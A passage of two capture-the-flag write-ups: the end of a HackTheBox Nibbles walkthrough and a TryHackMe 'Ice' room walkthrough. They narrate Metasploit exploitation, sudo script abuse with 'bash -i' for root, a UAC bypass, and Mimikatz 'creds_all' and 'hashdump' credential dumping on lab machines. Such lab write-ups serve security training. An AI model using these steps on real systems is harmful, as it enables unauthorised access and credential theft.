
From searchsploit results found one exploit matching our version (v4.0.3) and it was a Metasploit module. Started Metasploit and searched for the matching module.

MSF module

Used this module (exploit/multi/http/nibbleblog_file_upload) and filled in required information extracted from previous steps.

MSF module options


After running the exploit we got a meterpreter shell (with nibbler user authority) from system.

Meterpreter shell


Browsed to /home/nibbler folder to capture the user flag.

User flag

Now to get root flag we need to escalate privileges to root. For this ran the command “sudo -l” and found an interesting line that said a certain script can be run by nibbler with root privileges without requiring root password.

sudo -l

To exploit this scenario, we created a file monitor.sh in “/home/nibbler/personal/stuff” and entered “bash -i” command into it. To execute this script file changed its permission “chmod 755 monitor.sh” to set its execute bit.

Privilege escalation


After this executed the command to get root access.

Root access

After this browsed to /root/root.txt to capture root flag.

Root flag

Submitted the flags(user and root) on HTB website to own machine and increase our owned machine count.

Ice -TryHackMe Writeup

Introduction:

The purpose of this writeup is to document the steps I took to complete Tryhackme.com (THM)’s room Ice hacking tasks.
Resources/Tools Used:

[Task 1] Connect

This task was mainly concerned with connectivity to THM and target machine.

#1 No answer needed. Downloading configuration to access THM.

#2 No answer needed. Connecting to THM.

#3 No answer needed. Verify connectivity with THM.

#4 No answer needed. Machine virtual IP.

[Task 2] Recon

This task was mainly concerned with reconnaissance of target machine.

#1 No answer needed. This subtask was concerned with deploying the target machine.


#2 No answer needed. Scanned the target machine using nmap –sS flag for syn scanning and –p flag for all ports.
#3 From nmap scans it was evident that Microsoft Remote Desktop (MSRDP) was running on tcp port 3389.




#4 From version scan (-sV) or –A (enable os/version detection, script scan and traceroute) it can be identified that Icecast service is running on port 8000.

#5 Hostname was identified as “DARK-PC” by nmap.

[Task 3] Gain Access

This task was mainly concerned with exploiting vulnerability and gaining access to system.

#1 Browsed to the website https://www.cvedetails.com and searched for Icecast vulnerabilities and looked for high rating issues with 7.5 rating. Type of vulnerability for this issue was marked as “execute code overflow”.

#2 The identifier of the vulnerability was CVE-2004-1561 (please refer image in the last subtask).

#3 No answer needed for this subtask. This subtask was mainly concerned with starting Metasploit Framework using msfconsole command.


#4 The full path to Icecast exploit module is “exploit/windows/http/icecast_header”.

#5 No answer needed for this subtask. Just need to use the exploit module identified in last subtask.


#6 After selecting the module, type options (or show options) and you will get module options list. From the list only required missing setting is RHOSTS.  


#7 No answer needed for this subtask. Configure the setting of RHOSTS to the target IP of “DARK-PC”. Execute the module using exploit command and you will get a shell to target system.

[Task 4] Escalate

This task is mainly concerned with privilege escalation to gain system access on target system.

#1 Meterpreter is the shell we got because of successful exploitation.


#2 “Dark” is the user running Icecast process.



#3 Windows build is 7601.
#4 Architecture is x64.


#5 No answer needed. This subtask requires you to run post exploitation reconnaissance (run post/multi/recon/local_exploit_suggester)

#6 The first suggested exploit was “exploit/windows/local/bypassuac_eventvwr”.

#7 No answer needed. This subtask requires you to background current session by pressing CTRL+Z.

#8 No answer needed. This subtask requires you to input following command on msfconsole:

use exploit/windows/local/bypassuac_eventvwr


#9 No answer needed. This subtask requires you “use command set session 1”, because our backgrounded session had id 1.

#10 “LHOST”is the option that needs to be set.

#11 No answer needed. Your attack system IP (IP of tun0) can be checked using ifconfig tun0 or from msfconsole using ip addr command.

#12 No answer needed.

#13 No answer needed.

#14 “SeTakeOwnershipPrivilege” is the privilege that allows us to take ownership of files.

[Task 5] Looting

This task is concerned mainly with gathering and cracking credentials.



#1 No answer needed. This subtask requires you to list processes on target system.

#2 The printer service is “spoolsv.exe” with x64 architecture.


#3 No answer needed. This subtask requires you to migrate our process to “spoolsv.exe”.

#4 After migration to “spoolsv.exe” we have “NT AUTHORITY\SYSTEM” user.


#5 No answer needed. This subtask requires you to Mimikatz module using load kiwi command.


#6 No answer needed. This subtask requires you to view help using command help and explore kiwi module commands.

#7 “creds_all” is the command that lets you retrieve all credentials.


#8 Dark’s password is found by running “creds_all” command.

[Task 6] Post-Exploitation

This task wants you to explore post-exploitation actions that can be performed on Windows.


#1 No answer needed. This subtask requires you to view help using command help and see available commands.

#2 “hashdump“ allows us to dump all password hashes stored on the system.

#3 “screenshare”command allows us to watch the remote user’s desktop in real time.

#4 record_mic.

#5 timestomp.

#6 golden_ticket_create.

